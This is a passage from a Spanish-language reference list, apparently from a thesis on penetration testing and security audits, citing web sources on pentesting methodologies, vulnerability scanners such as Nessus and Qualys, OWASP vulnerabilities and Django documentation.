[11] Django Documentation – Django. [En línea]. Disponible en: https://docs.djangoproject.com/en/3.2/

[12] Blog – Binaria. [En línea]. Disponible en: https://www.blog.binaria.uno/2020/04/24/las-5-mejores-metodologias-y-estandares-de-pruebas-de-penetracion/

[13] Auditoria de seguriad interna y externa. [En línea]. Disponible en: https://www.hackbysecurity.com/servicios-empresas/auditoria-informatica/auditoria-externa-o-perimetral

[14] Fases del pentesting – cyberseguridad.net. [En línea]. Disponible en: https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i

[15] Acunetix. [En línea]. Disponible en: https://acunetix.com

[16] Nessus. [En línea]. Disponible en: https://nessus.com

[17] Qualys. [En línea]. Disponible en: https://qualys.com

[18] Ciberseguridad como riesgo para las empresas. [En línea]. Disponible en: https://cso.computerworld.es/entrevistas/la-ciberseguridad-se-ha-convertido-en-uno-de-los-riesgos-top-de-las-empresas

[19] ¿Qué es una auditoria de sistemas?. [En línea]. Disponible en: https://www.emprendepyme.net/auditoria-de-sistemas.html

[20] Auditoriía WiFi. [En línea]. Disponible en: https://auditoriawifi.es/

[21] Vulnerabilidades típicas en aplicaciones web. [En línea]. Disponible en: https://hackwise.mx/las-10-principales-vulnerabilidades-owasp-2020/

[22] ¿Qué es el riesgo? – Wikipedia. [En línea]. Disponible en: https://es.wikipedia.org/wiki/Riesgo